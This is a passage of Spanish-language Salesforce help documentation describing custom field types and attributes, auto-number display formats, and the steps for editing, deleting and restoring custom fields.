| **Divisa** | Permite a los usuarios especificar una cantidad. El sistema asigna automáticamente al campo un formato de importe de divisa. Resulta útil al exportar datos a una aplicación de hojas de cálculo. No disponible para objetos externos.<br><br>Nota: Salesforce utiliza la regla de redondeo para los campos de divisas. Por ejemplo, 23,5 pasa a ser 24, 22,5 pasa a ser 22, −22,5 pasa a ser −22 y 23,5 pasa a ser 24.<br><br>Los valores pierden precisión después de los 15 decimales. |
| **Fecha** | Permite a los usuarios especificar una fecha o escoger una en un calendario emergente. En los informes, los datos pueden limitarse a fechas concretas por medio de cualquier campo de fecha personalizado. |
| **Fecha/hora** | Permite a los usuarios especificar una fecha o seleccionar una en un calendario emergente e introducir una hora del día. También pueden agregar la fecha y la hora actuales haciendo clic en el vínculo correspondiente situado junto al campo. La hora del día incluye la diferenciación entre AM y PM. En los informes se pueden restringir los datos a fechas y horas concretas por medio de cualquier campo de fecha personalizado. |
| **Correo electrónico** | Permite a los usuarios introducir una dirección de correo electrónico de hasta 80 caracteres que se valida para asegurar que el formato es correcto. Si se especifica este campo para los contactos o candidatos, los usuarios podrán seleccionar la dirección al hacer clic en **Enviar correo electrónico**. Tenga en cuenta que no puede |

| Tipo | Descripción |
| --- | --- |
| | usar direcciones de correo electrónico personalizadas para los correos masivos.<br>Nota: Se puede cifrar este campo utilizando Cifrado de plataforma Escudo. |
| **Relación de búsqueda externa** | Una relación de búsqueda externa vincula un objeto externo, personalizado o estándar secundario a un objeto externo principal. Cuando crea un campo de relación de búsqueda externa, el campo estándar Id. externo en el objeto externo principal se compara con los valores del campo de relación de búsqueda externa secundario. Los valores del campo de objeto externo proceden de una fuente de datos externa. |
| **Fórmula** | Permite a los usuarios calcular los valores automáticamente en función de otros valores o campos, como los campos combinados. No disponible para objetos externos.<br>Nota: Salesforce utiliza la regla de redondeo para los números en campos de fórmula. Por ejemplo, 12,345 pasa a ser 12,35 y −12,345 pasa a ser −12,34. |
| **Geolocalización** | Permite a los usuarios especificar una ubicación por su latitud y longitud. La geolocalización es un campo compuesto que cuenta hacia los límites de su organización como tres campos personalizados: uno para la latitud, uno para la longitud y uno para uso interno. No disponible para objetos externos. |
| **Relación jerárquica** | Crea una relación de búsqueda jerárquica entre los usuarios. Permite que los usuarios utilicen un campo de búsqueda para asociar a un usuario con otro que no se refiere ni directa ni indirectamente a sí mismo. Por ejemplo, puede crear un campo personalizado de relación jerárquica para almacenar el gestor directo de cada usuario. |
| **Relación de búsqueda indirecta** | Una relación de búsqueda indirecta vincula un objeto externo secundario a un objeto personalizado o estándar principal. Cuando crea un campo de relación de búsqueda indirecta en un objeto externo, especifica el campo de objeto principal y el campo de objeto secundario para comparar y asociar registros en la relación. Concretamente, seleccione un campo de Id. externo, único personalizado en el objeto principal para buscar coincidencias en el campo secundario de relación de búsqueda indirecta, cuyos valores provienen de una fuente de datos externa. |
| **Relación de búsqueda** | Crea una relación entre dos registros para que pueda asociarlos entre sí. Por ejemplo, las oportunidades tienen una relación de búsqueda con los casos que le permiten asociar un caso particular con una oportunidad. |

| Tipo | Descripción |
| --- | --- |
| | • En un objeto personalizado o estándar, una relación de búsqueda crea un campo que permite a los usuarios hacer clic en un icono de búsqueda y seleccionar otro registro de una ventana emergente.<br>• En un objeto externo, el campo de relación de búsqueda hace referencia los Id. de 18 caracteres de Salesforce almacenados en una fuente de datos externa. Esos Id. se comparan en el objeto principal para determinar qué registros están relacionados entre sí.<br><br>En el registro principal, puede mostrar una lista relacionada para ver todos los registros que están vinculados a él. Puede crear campos de relación de búsqueda que enlacen con usuarios, objetos estándar u objetos personalizados. Si un campo de búsqueda hace referencia a un registro que se ha eliminado, Salesforce borra el valor del campo de búsqueda de forma predeterminada. También puede seleccionar evitar la eliminación de registros si están en una relación de búsqueda.<br><br>Los campos de relaciones de búsqueda no están disponibles en Personal Edition.<br><br>Los campos de relaciones de búsqueda a miembros de campaña no están disponibles, sin embargo, los campos de relaciones de búsqueda desde miembros de campaña a objetos estándar o personalizados sí lo están. |
| **Relación principal-detalle** | Crea una relación entre registros e modo que el registro principal controla ciertos comportamientos del registro de detalle como la eliminación de registros y la seguridad.<br><br>No disponible para objetos estándar u objetos externos, aunque puede crear un campo de relación principal-detalle en un objeto personalizado que crea un vínculo a un objeto estándar.<br><br>No es posible utilizar relaciones principal-detalle con miembros de campaña. |
| **Número** | Permite a los usuarios especificar cualquier número. Se considera como un número real y elimina cualquier cero que lo preceda.<br><br>Nota: Salesforce utiliza la regla de redondeo para los campos de números. Por ejemplo, 12,345 pasa a ser 12,35 y -12,345 pasa a ser -12.34. Salesforce redondea los números a los que se hace referencia en los campos de combinación según la configuración regional del usuario, no el número de espacios decimales especificado en la configuración del campo de número. |
| **Porcentaje** | Permita a los usuarios introducir un número de porcentaje como número decimal: Por ejemplo, `0,10`. El sistema convierte |

| Tipo | Descripción |
| --- | --- |
| | automáticamente el número decimal en un porcentaje: Por ejemplo, `10%`.<br><br>Nota: Los valores pierden precisión después de los 15 decimales. Además, si introduce un valor con más de 15 cifras decimales y agrega un símbolo de porcentaje al número, se produce un error de ejecución. |
| **Teléfono** | Permite a los usuarios especificar cualquier número de teléfono. El límite de caracteres es de 40.<br><br>Salesforce aplica automáticamente el formato de número de teléfono.<br><br>Si utiliza Salesforce CRM Call Center, los campos de teléfono personalizados se muestran con el botón , permitiendo la función de clic para llamar. En consecuencia, Salesforce recomienda que no utilice un campo de teléfono personalizado para números de fax.<br><br>Nota: Se puede cifrar este campo utilizando Cifrado de plataforma Escudo. |
| **Lista de selección** | Permite que los usuarios seleccionen un valor único desde una lista que defina. No disponible para objetos externos. |
| **Lista de selección (selección múltiple)** | Permite a los usuarios seleccionar más de un valor de lista de selección en la lista que defina. Estos campos muestran cada valor separado por un punto y coma. No disponible para objetos externos. |
| **Resumen** | Muestra automáticamente el recuento de los registros relacionados o calcula la suma, el valor mínimo o máximo de los registros relacionados. Los registros deben estar directamente relacionados con el registro seleccionado y en el lado de detalle de una relación principal-detalle con el objeto que contiene el campo de resumen. Por ejemplo, un campo personalizado denominado "Número total de invitados" muestra el número de registros de objetos personalizados invitados en la lista relacionada Invitados. No disponible para objetos externos. |
| **Texto** | Permite a los usuarios especificar cualquier combinación de letras, números o símbolos. Puede establecer una longitud máxima de 255 caracteres.<br><br>Nota: Se puede cifrar este campo utilizando Cifrado de plataforma Escudo. |
| **Texto (cifrado)** | Permite a los usuarios introducir cualquier combinación de letras y números o símbolos que estén guardados de forma cifrada. Puede establecer una longitud máxima de 175 caracteres. Los campos |

| Tipo | Descripción |
| --- | --- |
| | cifrados utilizan claves principales de 128 bits y el algoritmo AES (Advanced Encryption Standard). Puede archivar, eliminar e importar su clave de cifrado principal. Para activar la gestión de clave de cifrado principal, póngase en contacto con Salesforce. No disponible para objetos externos.<br>Nota: Se puede cifrar este campo utilizando Cifrado clásico. Si su organización utiliza el Cifrado de plataforma Escudo, utilice `Texto` para crear un campo de texto cifrado. |
| **Área de texto** | Permite a los usuarios especificar hasta 255 caracteres en líneas separadas similares a las del campo `Descripción`. |
| **Área de texto (largo)** | Permite a los usuarios especificar hasta 131 072 caracteres en líneas independientes similares a las del campo `Descripción`. Si lo desea, puede reducir el límite de la longitud de este tipo de campo. Se permite cualquier valor entre 256 y 131 072 caracteres. El valor predeterminado es 32 768 caracteres. Tenga en cuenta que cada vez que pulse `Entrar` en un campo de área de texto largo, se agregarán un salto de línea y un retorno de carro al texto. Estos dos caracteres se incluyen en el límite de 131 072 caracteres. Este tipo de datos no está disponible para actividades o productos en oportunidades. Sólo se muestran en un informe los primeros 254 caracteres de un área de texto enriquecido o un área de texto largo.<br>Nota: Se puede cifrar este campo utilizando Cifrado de plataforma Escudo. |
| **Área de texto (enriquecido)** | Por medio de una barra de herramientas, los usuarios pueden dar formato al contenido de campos y añadir imágenes con hipervínculos. La barra de herramientas permite al usuario deshacer, rehacer, poner en negrita, cursiva, subrayado, tachado, añadir un hipervínculo, cargar o vincular una imagen, modificar la alineación, añadir una lista numerada o no numerada, aplicar o eliminar sangrías. El tamaño de campo máximo es de 131 072 caracteres, incluidas todas las etiquetas de formato y HTML. Solamente se muestran en un informe los primeros 254 caracteres de un área de texto enriquecido o un área de texto largo. El tamaño máximo de las imágenes cargadas es de 1 MB. Sólo se admiten tipos de archivo `gif`, `jpeg` y `png`. No disponible para objetos externos. |
| **URL** | Permite a los usuarios especificar hasta 255 caracteres de cualquier dirección de sitio Web válida. Cuando los usuarios hacen clic en el campo, se abre la URL en una ventana aparte del explorador. Tenga en cuenta que las páginas de detalles del registro van a mostrar únicamente los primeros 50 caracteres. |

| Tipo | Descripción |
| --- | --- |
| | Nota: Se puede cifrar este campo utilizando Cifrado de plataforma Escudo. |

CONSULTE TAMBIÉN

Atributos de campos personalizados

## ¿Cuál es la diferencia entre campos estándar y campos personalizados?

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Puede agregar campos personalizados a objetos estándar y personalizados en Salesforce, lo que le permite personalizar enormemente su organización. Aunque los campos personalizados son similares a los campos estándar integrados en Salesforce, existen algunas diferencias entre campos estándar y campos personalizados.

Los campos y objetos personalizados le permiten adaptar qué datos se almacenan para ajustarse a las necesidades de su organización. Aunque la base de datos de Force.com proporciona varios objetos estándar y campos estándar adjuntos, puede personalizar fácilmente cómo seguir y realizar informes en sus datos.

Los objetos personalizados le ofrecen la flexibilidad de almacenar cualquier tipo de datos de empresa relevante para su aplicación creando objetos. Por ejemplo, si está creando una aplicación de contratación, puede crear objetos personalizados denominados Puesto y Candidato para seguir la información en ofertas de trabajo y candidatos respectivamente.

Categorice y realice un seguimiento de sus datos con mayor granularidad empleando campos personalizados. Al igual que los objetos estándar, los objetos personalizados tienen campos que definen los datos para dichos registros del objeto. Puede, por ejemplo, agregar un campo numérico personalizado `Años de experiencia` al objeto de candidato personalizado o un campo de texto personalizado `Descripción` al objeto de puesto personalizado. Puede agregar campos personalizados tanto a objetos estándar como personlaizados.

Consulte los siguientes temas para obtener más información:

- Crear campos personalizados
- Modificar campos personalizados
- Gestionar campos para un objeto específico
- Construir un campo de fórmula
- Definir valores de campo predeterminados
- Opciones de campos personalizados adicionales
- Atributos de campos personalizados

## Atributos de campos personalizados

Una entrada de un campo personalizado consta de varios atributos.

| Campo | Descripción |
| --- | --- |
| **Número de líneas visibles** | Para campos de área de texto largo, establezca el número de líneas que se van a mostrar en las páginas de edición. Se pueden ver entre 2 y 50 líneas (el valor predeterminado es 6 líneas). Si el texto no se ajusta al número de líneas visibles especificado, aparecen las barras de desplazamiento. Los campos de área de texto |

| Campo | Descripción |
| --- | --- |
| | largo se visualizan al completo en las páginas de detalles y en las vistas de impresión. |
| **Opciones de cálculo** | Determina cómo un campo de resumen se vuelve a calcular tras cambiar sus propiedades. Seleccione `Cálculo automático` para volver a calcular un campo la próxima vez que se muestre. Seleccione `Forzar un nuevo cálculo masivo de este campo` como una opción de red de seguridad para forzar un nuevo cálculo de los valores de campo de resumen. |
| **Nombre de relación secundaria** | El nombre utilizado en las consultas de relaciones SOQL de la API. |
| **Tipo de datos** | El tipo de datos de un campo determina qué tipo de información se incluye en el campo. Por ejemplo, un campo con el tipo de datos Número contiene un número entero positivo o negativo. |
| **Número de decimales** | Para campos de divisas, de geolocalización, numéricos y de porcentajes, indica el número de dígitos que se pueden escribir a la derecha de la coma de separación decimal. El sistema redondea los números decimales introducidos, si es necesario. Por ejemplo, si escribe *`4,986`* en un campo con un `Número de decimales` de *`2`*, el número se redondeará hasta 4,99. |
| **Valor predeterminado** | Es el valor que se aplica cuando un usuario crea un registro. Para campos personalizados de casilla de verificación, elija **Seleccionado** o **No seleccionado** como el valor predeterminado para indicarlo al crear registros. No asigne valores predeterminados a campos que sean obligatorios y exclusivos, ya que se pueden producir errores de exclusividad.Consulte Acerca de los valores de campo predeterminados en la página 4712. |
| **Descripción** | Texto que describe el campo personalizado. Esta descripción tiene fines administrativos únicamente, y no se muestra a los usuarios en las páginas de modificación y detalles del registro que incluyen el campo. |
| **Formato de presentación** | Para los campos de numeración automática, introduzca un `Formato de presentación` para controlar los detalles de formato como son el número mínimo de ceros a la izquierda y los prefijos o sufijos del número.<br>Empiece introduciendo el mínimo requerido **{0}** como marcador para la numeración automática sin ceros iniciales. Agregue cualquier prefijo al número antes de este marcador de posición e inserte cualquier texto de sufijo después del mismo. Inserte cualquier prefijo o sufijo de fecha con la forma **{AA}**, **{AAAA}**, **{MM}**, o **{DD}**, que representa siempre la fecha de creación del registro.<br>Para obtener información sobre el uso de formatos de numeración automática cuando introduce su `Formato de presentación`, consulte Ejemplos de formato de numeración automática en la página 4684. |
| **Cifrado** | Si está seleccionado, este campo personalizado está cifrado utilizando Cifrado de plataforma Escudo.<br>Nota: Esta página trata sobre el Cifrado de plataforma Escudo, no del Cifrado clásico. ¿Cuál es la diferencia? en la página 870 |

| Campo | Descripción |
| --- | --- |
| **Nombre de columna externa** | Disponible únicamente en objetos externos. Asigna el campo personalizado a la columna de tabla de una fuente de datos externa.<br><br>Para un campo de relación de búsqueda, especifique la columna de tabla externa que contiene los Id. de 18 caracteres de Salesforce. |
| **Id. externo** | Para cada objeto que pueda tener campos personalizados, puede definir hasta siete campos de numeración automática, correo electrónico, número o texto personalizados como Id. externos. Un campo de Id. externo contiene identificadores de registro desde un sistema externo a Salesforce.<br><br>Puede usar un campo de Id. externo para actualizar o modificar registros usando la API. Cuando utilice la API o el asistente de importación de datos para los objetos personalizados y las soluciones, puede utilizar este campo para evitar duplicados marcando también el campo como Exclusivo.<br><br>Nota: Los campos personalizados marcados como `Exclusivo` se contabilizan con respecto a un límite de objeto de siete campos `Id. externo`. Indexación que se produce de forma automática en segundo plano por Salesforce *no* afecta a los límites de Id. externo.<br><br>No disponible para objetos externos. Cada objeto externo tiene un campo estándar `Id. externo`. Sus valores identifican expresamente cada registro de objeto externo en su organización. |
| **Criterios de filtro** | Los criterios utilizados para seleccionar un grupo de registros para calcular el valor de un campo de resumen. |
| **Filtrado desactivado** | Para campos personalizados en objetos externos, determina si el campo está disponible en filtros. |
| **Fórmulas** | Escriba la fórmula del campo de fórmula personalizado o la fórmula de resumen personalizada para los informes. |
| **Texto de ayuda** | El texto que se muestra en la ayuda a nivel de campo al pasar el ratón por encima de este campo. |
| **Es campo de nombre** | Para los campos de objeto externo de tipo texto, especifique el campo personalizado como el campo nombre para el objeto externo. No disponible para campos de área de texto. De forma predeterminada, el campo estándar Id. externo es el campo de nombre para el objeto externo.<br><br>Si selecciona esta casilla de verificación, asegúrese de que el Nombre de columna externa especifica una columna de tabla que contiene valores de nombre. Cada objeto externo puede tener solo un campo de nombre.<br><br>Para un uso únicamente interno, Salesforce almacena el valor del campo de nombre de cada fila que se recupera del sistema externo. Este comportamiento no se aplica a objetos externos que están asociados con fuentes de datos externas de alto volumen de datos. |
| **Etiqueta** | El nombre del campo personalizado tal y como desea que aparezca. |

| Campo | Descripción |
| --- | --- |
| **Longitud** (para campos de texto) | En el caso de campos de texto, es el número máximo de caracteres que puede introducir un usuario (hasta 255 caracteres). |
| **Longitud** (para campos numéricos, de divisa y de porcentaje) | En el caso de campos numéricos, de divisas y porcentajes, especifica el número de dígitos que se pueden escribir a la izquierda de la coma de separación decimal, por ejemplo, 123,98 para una entrada de 3. |
| **Carácter de máscara** | En el caso de campos de texto cifrados, determina los caracteres que deben utilizarse como caracteres ocultos. Las opciones disponibles son * y X. |
| **Tipo de máscara** | En el caso de campos de texto cifrados, determina qué caracteres están ocultos y el uso de guiones en el campo. Los caracteres de máscara se ocultan mediante el carácter seleccionado en `Carácter de máscara`. Las opciones disponibles son:<br>**Aplicar máscara a todos los caracteres**<br>Se ocultan todos los caracteres del campo.<br>**Últimos cuatro caracteres borrados**<br>Todos los caracteres están ocultos excepto los cuatro últimos.<br>**Número de tarjeta de crédito**<br>Los primeros 12 caracteres están ocultos y los cuatro últimos se muestran. Salesforce introduce automáticamente un guión cada cuatro caracteres.<br>**Número de seguro nacional**<br>Todos los caracteres están ocultos. Salesforce introduce espacios automáticamente cada dos caracteres si el campo contiene nueve caracteres. Utilice esta opción para campos de número de seguro nacional de Reino Unido.<br>**Número de la seguridad social**<br>Los primeros cinco caracteres están ocultos y los cuatro últimos se muestran. Salesforce introduce automáticamente un guión tras el tercer y el quinto carácter.<br>**Número de seguro social**<br>Todos los caracteres están ocultos excepto los tres últimos. Salesforce introduce automáticamente un guión tras el tercer y el sexto carácter. |
| **Objeto principal** | El objeto del lado principal de una relación principal-detalle utilizado para mostrar el valor de un campo de resumen. |
| **Etiqueta de lista relacionada** | En el caso de campos de relaciones, es el título de la lista relacionada que muestra registros asociados en el registro principal. |
| **Relacionado con** | En el caso de campos de relaciones, es el nombre del objeto asociado. |
| **Obligatorio** | Convierte el campo obligatorio en todo Salesforce. No disponible para objetos externos.<br>Debe especificar un valor predeterminado para los campos personalizados de miembros de campaña necesarios. |

| Campo | Descripción |
|---|---|
| | No asigne valores predeterminados a campos que sean obligatorios y exclusivos, ya que se pueden producir errores de exclusividad. Consulte Forzar la introducción de datos en campos para garantizar la calidad de datos en la página 4756. |
| **Tipo de resumen** | Para los campos de resumen, seleccione el tipo de cálculo que desea realizar:<br><br>**Tipo** — **Descripción**<br>COUNT — Número total de registros relacionados.<br>SUM — Valores totales del campo que ha seleccionado en la opción `Campo que se va a agregar`. Sólo están disponibles campos de número, divisa y porcentaje.<br>MIN — Muestra el valor mínimo del campo que ha seleccionado en la opción `Campo que se va a agregar` para todos los registros directamente relacionados. Sólo están disponibles campos de número, divisa, porcentaje, fecha y fecha/hora.<br>MAX — Muestra el valor máximo del campo que ha seleccionado en la opción `Campo que se va a agregar` para todos los registros directamente relacionados. Sólo están disponibles campos de número, divisa, porcentaje, fecha y fecha/hora. |
| **Número inicial** | En el caso de campos de numeración automática, introduzca un `Número inicial` que sea inferior a mil millones. Seleccione `Generar numeración automática para los registros existentes` si desea numerar automáticamente todos los registros actuales a partir del número inicial que introduzca. Si está desactivado, al siguiente registro que introduzca se le asignará el número de inicio y los registros más antiguos tendrán este campo en blanco. En lo relativo a los candidatos, sólo se asigna un número a los candidatos que no se hayan convertido.<br><br>Cuando crea registros, el valor `Número inicial` se incrementa para almacenar el número que se asignará al siguiente campo de numeración automática creado. No puede modificar `Número inicial` después de crear un campo de numeración automática. Para modificar el valor `Número inicial`, cambie su campo de numeración automática a un campo de texto y luego vuelva a un campo de numeración automática. Para reiniciar valores de `Número inicial` para campos en objetos desde un paquete gestionado, desinstale y vuelva a instalar el paquete.<br><br>PRECAUCIÓN: Asegúrese de no crear registros con valores de numeración automática duplicados.<br><br>Un campo de numeración automática puede contener hasta 10 dígitos y hasta 20 caracteres adicionales para el prefijo o el sufijo. |

| Campo | Descripción |
| --- | --- |
| | Nota:<br>• No puede recuperar el número inicial de un campo de numeración automática a través de la API de metadatos. Para especificar un `Número inicial` durante la implementación, agregue una etiqueta `startingNumber` para su campo en su archivo `package.xml`. Por ejemplo: `<startingNumber>42</startingNumber>`<br>• Si implementa sin especificar un valor de `Número inicial` en su archivo `package.xml`, el número inicial predeterminado para campos estándar es `0`. El número inicial predeterminado para campos personalizados es `1`. |
| **Configuración de colaboración** | En los campos de relación principal-detalle, el atributo `Configuración de colaboración` determinará el acceso de colaboración que tendrán los usuarios a un registro principal para crear, modificar o eliminar sus registros de detalle asociados. |
| **Ordenación desactivada** | Para campos personalizados en objetos externos, determina si el campo se puede ordenar. |
| **Objeto resumido** | El objeto del lado de detalle de una relación principal-detalle utilizado para ofrecer los valores calculado en un campo de resumen. |
| **Exclusivo** | Si se selecciona, evita los valores de campo duplicados.<br>Para los campos de texto, puede controlar si los valores que son idénticos excepto por su caso se consideran exclusivos. Seleccione `Tratar "ABC" y "abc" como valores duplicados` para que la exclusividad no distinga entre mayúsculas y minúsculas, o seleccione `Tratar "ABC" y "abc" como valores diferentes` para que la exclusividad distinga entre mayúsculas y minúsculas.<br>Nota: Algunos caracteres tiene tanto la versión de doble byte como la versión de un solo byte. Por ejemplo, todos los caracteres siguientes tienen las versiones de doble byte y de un solo byte: "!@#$%^&*(){}[]\|:";',.<>?/~`".<br>Con el propósito de comparar el valor de campo único, las versiones de doble byte y un solo byte de esos caracteres se consideran idénticas.<br>Nota: Los campos personalizados marcados como `Exclusivo` se contabilizan con respecto a un límite de objeto de siete campos `Id. externo`. Indexación que se produce de forma automática en segundo plano por Salesforce *no* afecta a los límites de Id. externo. |
| **Valores** | En el caso de campos de lista de selección, indica una lista de valores disponibles (hasta 255 caracteres para cada valor). Para listas de selección, seleccione opcionalmente ordenar alfabéticamente las entradas de lista de selección. También puede fijar el primer valor como selección predeterminada. Si selecciona ambas opciones, Salesforce ordenará primero las entradas alfabéticamente y luego |

| Campo | Descripción |
| --- | --- |
| | establecerá el primer valor de la ordenación alfabética como valor predeterminado. En el caso de listas de selección múltiple, introduzca una lista de valores, seleccione las opciones de ordenación aplicables e introduzca tantos valores como desee que aparezcan al mismo tiempo en las páginas de edición. El número de valores determinará la altura del cuadro. |

## Ejemplos de formato de numeración automática

Utilice estos ejemplos al establecer el formato de presentación para los campos de numeración automática.

| Formato | Valores mostrados |
| --- | --- |
| {0} | 3 66 103 |
| {000} | 003 066 103 |
| Muestra: {00000} | Muestra 00003, Muestra 00666, Muestra 10023 |
| Valor: {00} {MM} {DD} {AA} | Valor 03 12 02 04, Valor 76 03 03 04, Valor 123 11 09 04 |
| Nº de PC {0} {MM}-{DD}-{AA} | N.º de pedido12233 12-20-04 N.º de pedido25 06-07-04 N.º de pedido3 07-07-04 |

CONSULTE TAMBIÉN

- Crear campos personalizados
- Crear una relación de varios a varios

## Gestionar campos para un objeto específico

1. Desde la configuración de gestión de objetos para el objeto cuyos campos desea ver, vaya a Campos.
2. Haga clic en la etiqueta de campo.
3. Para modificar un campo personalizado, agregar texto de ayuda personalizado o cambiar el tipo de datos, haga clic en **Modificar**.
4. Si un campo personalizado existe en un paquete Gestionado y editado, haga clic en **Eliminar** para eliminar el componente de campo personalizado de futuras instalaciones.
5. Para determinar el acceso de los usuarios al campo, haga clic en **Definir la seguridad a nivel de campo**. Esta opción está disponible dependiendo de la edición que tenga.
6. Para ver las personas que pueden acceder al campo según sus permisos y tipo de registro, haga clic en **Ver accesibilidad de campo**. Esta opción está disponible dependiendo de la edición que tenga.
7. Si el campo personalizado es una lista de selección dependiente, haga clic en **Cambiar** junto al campo de control para modificar las reglas de dependencia.
8. Para restaurar el campo y sus datos, haga clic en **Recuperar**. Esta opción solo está disponible si el campo se eliminó pero no se borró permanentemente. El comportamiento del campo puede ser diferente después de restaurarlo. Para restaurar el campo por completo, consulte Gestionar campos personalizados eliminados.

Nota: Si la organización utiliza cuentas personales, la página Campos de cuenta enumera los campos cuenta personal y cuenta empresarial.

Las cuentas personales utilizan una combinación de campos de cuenta y contacto. Los siguientes campos de contacto están disponibles para cuentas personales, pero no para cuentas empresariales.

- Campos de la lista Campos de cuenta estándar que se muestran con un icono de cuenta personal.
- Campos de la lista Campos personalizados de contactos y relaciones.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los campos estándar no están disponibles en **Database.com**

Los objetos externos de Salesforce Connect están disponibles en: **Developer** Edition y por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Configuración personalizada

## Modificar campos personalizados

1. Desde la configuración de gestión para el objeto del campo, vaya a Campos.
2. Haga clic en **Modificar** junto al nombre del campo.
3. Modifique los atributos del campo. Los atributos son diferentes en función del tipo de cambio.

   Si está modificando una lista de selección, puede cambiar su definición y sus valores. Para la configuración de listas de selección, consulte Agregar o modificar valores de listas de selección en la página 4693.
4. También puede definir el texto de ayuda personalizada del campo.
5. Para campos de búsqueda y de relaciones principal-detalle, puede definir un campo de búsqueda.
6. En el caso de campos de fórmula, haga clic en **Siguiente** para modificar la fórmula.
7. En Enterprise Edition, Unlimited Edition, PerformanceEdition y Developer Edition, haga clic en **Siguiente** para establecer la seguridad a nivel de campo para dicho campo.

Nota:

- La modificación de campos puede requerir cambiar un gran número de registros. Para procesar estos cambios de forma eficiente, su solicitud se podría poner en cola y podría recibir una notificación por correo electrónico cuando se haya completado el proceso.
- Si desea personalizar el modo en que la lista relacionada de un objeto personalizado va a aparecer en la página de detalles de un registro principal, modifique el formato de página de éste último. Por ejemplo, para modificar los campos que van a mostrarse en la lista relacionada de un objeto personalizado en las cuentas, deberá modificar primero el formato de página de la cuenta.
- No puede cambiar el `Nombre del campo` si se hace referencia a un campo personalizado en Apex.
- Al modificar campos para las cuentas, oportunidades, casos, contactos u objetos personalizados, compruebe cualquier regla de colaboración basada en criterios que utilice el campo en las reglas. Es posible que el cambio de un campo afecte a los registros que se compartan.

### CONSULTE TAMBIÉN

Definir valores de campo predeterminados

Configuración de gestión de búsqueda de objetos

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Los objetos estándar no están disponibles en **Database.com**

### PERMISOS DE USUARIO

Para crear o cambiar los campos:

- "Personalizar aplicación"

## Eliminar campos

1. Desde la configuración de gestión para el objeto del campo, vaya a Campos.
2. Haga clic en **Eliminar** junto al nombre del campo.
3. Cuando se le solicite, seleccione la casilla de verificación para confirmar `Sí, deseo eliminar el campo personalizado` y haga clic en **Eliminar**.

   Los campos personalizados eliminados y sus datos se almacenan hasta que su organización los elimine de forma permanente, o transcurridos 15 días, en función del evento que ocurra antes. Hasta entonces, puede restaurar el campo y sus datos. Para obtener información sobre la restauración de campos personalizados eliminados y sus relaciones, consulte Gestionar campos personalizados eliminados en la página 4688.

**Nota:**

- Antes de eliminar un campo personalizado, tenga en cuenta dónde se le hace referencia. No puede eliminar un campo personalizado al que se hace referencia en otro sitio. Por ejemplo, no puede eliminar ningún campo personalizado al que haga referencia una actualización de campo o Apex.
- Tampoco puede eliminar un campo si lo está actualizando un trabajo en segundo plano, como una actualización en un campo de resumen. Espere a que se acabe el trabajo en segundo plano y vuelva a intentarlo.
- Cuando elimina un campo personalizado, se eliminan los datos del historial del campo y los cambios no se controlan.
- Un proceso en segundo plano que limpia los metadatos asociados con campos personalizados eliminados se ejecuta periódicamente. Este proceso afectará a los campos `Fecha de última modificación` y `Autor de la última modificación` en formatos de página, tipos de registro y objetos personalizados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para eliminar campos personalizados:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Configuración de gestión de búsqueda de objetos

## Gestionar campos personalizados eliminados

Los campos personalizados eliminados y sus datos se almacenan hasta que su organización los elimine de forma permanente, o transcurridos 15 días, en función de lo que ocurra antes.Hasta entonces, puede restaurar el campo y sus datos.

Sin embargo, el campo se tendrá en cuenta para el número máximo de campos personalizados permitidos en su organización. Un campo eliminado también cuenta en cualquier límite aplicable para su tipo de campo. Por ejemplo, un campo de resumen de implementación eliminado cuenta en el número máximo de campos de resumen de implementación para su edición de Salesforce.

1. Desde la configuración de gestión para el objeto del campo, vaya a Campos.
2. Haga clic en **Campos eliminados** en la parte inferior de la lista de relaciones y campos personalizados. El número entre paréntesis indica el número total de campos personalizados eliminados del objeto. Este vínculo sólo se muestra si ha eliminado un campo personalizado.
3. Utilice la lista de campos eliminados para realizar las acciones siguientes:
   - Para ver los detalles de un campo, haga clic en la etiqueta del campo.
   - Para eliminar permanentemente el campo personalizado y sus datos, haga clic en **Borrar**.
   - Para restaurar el campo y sus datos, haga clic en **Recuperar**. Algunos atributos de los campos eliminados no se restauran automáticamente. Para restaurar estos atributos manualmente:
     a. Agregue el campo a cualquier formato de página que haya cambiado durante el tiempo en que el campo personalizado estuvo eliminado. Si no se han modificado registros ni formatos de página, el campo restaurado seguirá en ellos.
     b. Convierta el campo en único si fuera necesario. Salesforce elimina automáticamente el atributo único de cualquier campo personalizado eliminado.
     c. Convierta el campo en obligatorio si fuera necesario. Salesforce elimina automáticamente el atributo necesario de cualquier campo personalizado eliminado.
     d. Añada el campo personalizado a cualquier paquete de AppExchange de Force.com adecuado. Salesforce borra automáticamente los campos personalizados eliminados de los paquetes que los contenían.
     e. Convierta las relaciones de búsqueda en relaciones principal-detalle si fuera necesario. Salesforce convierte todas las relaciones en relaciones de búsqueda cuando se eliminan. Para convertir una relación de búsqueda en una relación principal-detalle, cumplimente todos los registros correspondientes con los datos adecuados.
     f. Vuelva a definir las dependencias de campo que Salesforce borró al eliminar el campo.
     g. Modifique y guarde cualquier campo de fórmula. El almacenamiento solicita una comprobación de sintaxis; si es necesario, resuelva errores.
     h. Configure el seguimiento del historial de campos si fuera necesario. Si la lista de campos activados para el seguimiento del historial se ha modificado durante el proceso de eliminación, el campo restaurado ya no se configurará para realizar el seguimiento del historial de campo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los campos Candidatos y Formatos de página no están disponibles en **Database.com**

PERMISOS DE USUARIO

Para restaurar relaciones y campos personalizados eliminados:
- "Personalizar aplicación"

Para eliminar permanentemente relaciones o campos personalizados:
- "Personalizar aplicación"

## Notas sobre campos personalizados restaurados

- Cuando se eliminan, los siguientes caracteres se adjuntan al final del nombre del desarrollador de un campo personalizado salvo que un campo eliminado ya tenga ese nombre de desarrollador: "_del". Estos caracteres no se eliminarán cuando restaure el campo personalizado.

